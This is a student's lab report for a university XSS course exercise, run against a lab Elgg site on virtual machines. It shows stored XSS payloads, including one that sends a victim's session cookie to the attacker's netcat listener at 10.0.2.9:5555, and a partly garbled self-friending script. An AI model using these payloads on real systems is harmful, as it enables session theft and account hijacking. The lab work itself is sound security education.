


Erik Kriz  
CSE 4402  
CSRF/XSS lab

**Task 1.1:** In my case, I chose my server machine to be at IP 10.0.2.8 . You can see that both of the other machines (@ 10.0.2.7 and 10.0.2.9) have their hosts files changed.


/bin/bash		/bin/bash	
/bin/bash	33x24	/bin/bash	33x24
[04/23/21]seed@VM:~\$ ifconfig		127.0.0.1	localhost
enp0s3 Link encap:Ethernet HWaddr 08:00:27:45:99:2a		127.0.1.1	VM
inet addr: 10.0.2.7 Bcast: 10.0.2.255 Mask: 255.255.255.0		# The following lines are desirable for IPv6 capable hosts	
inet6 addr: fe80::8ce8:5519%enp0s3/64 Scope: Link		ip6-localhost	ip6-loopback
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1		fe00::0	ip6-localnet
RX packets: 6259 errors: 0 dropped: 0 overruns: 0 frame: 0		ff00::0	ip6-mcastprefix
TX packets: 2756 errors: 0 dropped: 0 overruns: 0 carrier: 0		ff02::1	ip6-allnodes
collisions: 0 txqueuelen: 1000		ff02::2	ip6-allrouters
RX bytes: 7451831 (7.4 MB) TX bytes: 366388 (366.3 KB)		127.0.0.1	User
lo Link encap: Local Loopback		127.0.0.1	Attacker
inet addr: 127.0.0.1 Mask: 255.0.0.0		127.0.0.1	Server
inet6 addr: ::1/128 Scope: Host		127.0.0.1	www.SeedLabSQLInjection.com
		10.0.2.8	www.xsslabelgg.com
		127.0.0.1	www.csrflabelgg.com
		127.0.0.1	www.csrflabelattack.com
		127.0.0.1	www.csrfattack.com
		1,1	Top

- This is the machine at 10.0.2.7, showing its IP as well as its hosts file.

- Here is the same but from machine 10.0.2.9



- Here is one of my machines running the http packet sniffer add on




- Here is that machine looking closer at one of the packets.

**Task 1.2:** To execute this attack (as shown below) I log in to the user ‘Samy’, and I go to his ‘edit profile’ page. From here I edit his short description of himself to be a script instead of an actual description. This script simply makes the name “Erik” appear when another user tries to look at his description. In this case, I log into another user (Alice) and on another machine, and go to the members tab of the site (where these brief descriptions are normally displayed). Here, I see that samy is listed, but I see no description. I instead see an html pop up with the message “Erik”.

The screenshot shows a Firefox browser window with the following details:


- Address Bar:** Edit profile : XSS Lab Site > www.xsslabe... (partially visible)
- Toolbar:** File, Edit, View, History, Bookmarks, Tools, Help
- Content Area:**
  - HTTP Headers:** Shows various server headers including Date, Server, Expires, Cache-Control, Pragma, ETag, Vary, Content-Encoding, Content-Length, Keep-Alive, Connection, and Content-Type.
  - Brief description:** A text input field containing the value: <script>alert('Erik');</script>
  - Location:** A text input field.
  - Data:** A section with checkboxes for "Record" (checked), "File Save" (checked), and "Data" (checked with "autoscroll" option).
  - Message:** A notification at the bottom left says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button.

- Here I am on samy's edit profile page, and I am changing his brief description to match the provided script, except that I have “Erik” being inserted instead of “XSS”.




- Here I am on another machine (logged in as Alice), and When I go to look at the members page of this site, the script is implanted as Samy's description runs and the message "Erik" appears.

**Task 1.3:** In the below figures, I insert the chosen script into Samy's brief description field. When Alice views the members tab, she sees her own cookies first.



- Here I am implanting the chosen script into Samy's brief description box.



- On Alice's machine/account, when I look at the members tab, before anyone else even loads, Samy's script executes and Alice can see her own cookies being displayed.


**Task 1.4:** In this task, I add a script to Samy's profile description which sends anyone who looks at the members tab's session cookie to Samy's machine. You can see that after Alice visits the page, the port at which Samy is listening on receives her cookie. From here, Samy could successfully impersonate Alice on this website.

The screenshot shows the Firefox Developer Tools interface, specifically the Network tab, with the URL `www.xsslabelgg.com/profile/samy/edit`. On the left, the HTTP Headers pane shows a list of request headers. On the right, the 'Brief description' field is highlighted, containing the following script:

```
ig src=http://10.0.2.9:5555?c=' + escape(document.cookie) + '>';</script>
```


Below the description, there are dropdown menus for 'Public' and 'Location'. A message at the bottom left says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!"

- Here I am changing Samy's description to the provided script.




```
0100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
^C
[04/23/21]seed@VM:~$ nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.7] port 5555 [tcp/*] accepted (family 2, s
port 47398)
GET /?c=Elgg%3Dvbksbfng8q90l502v8bgc95iq1 HTTP/1.1
Host: 10.0.2.9:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/
DNT: 1
Connection: keep-alive
```

- This is what Samy sees on his netcat session after Alice visits the profile page. Notice how Alice's session cookie is clearly displayed.



- Here is Alice's request to the site when Samy acquired her cookie. You can see how



- This is what Alice now sees when she goes to the member tab of the website.

**Task 1.5:** Here Samy is able to inject a script into his “about me” section which forces anyone who visits his site to friend him. The below figures show this attack working on Alice.

The screenshot shows the Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeled.com/profile/samy/edit". The main content area shows the "About me" section of the profile. A script has been injected into the "About me" field:


```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;
    var uid="Ruid"+elgg.session.user.uid;
    elgg.set('Ruid'+elgg.session.user.uid);
}
```

Below the script, there are dropdown menus for "Public" under "About me" and "Brief description". A message at the bottom left says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!"


- Here I am inputting the script which Samy will use to make everyone his friend.

The screenshot shows the Mozilla Firefox browser window with the title "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeled.com/profile/alice". The main content area shows Alice's profile. The "Friends" section indicates "No friends yet."


- Here is Alice's friend list before visiting Samy's site.



- As you can see, the moment Alice visits Samy's page, she is his friend. You can see this by the “remove friend” option, implying that they are now friends.

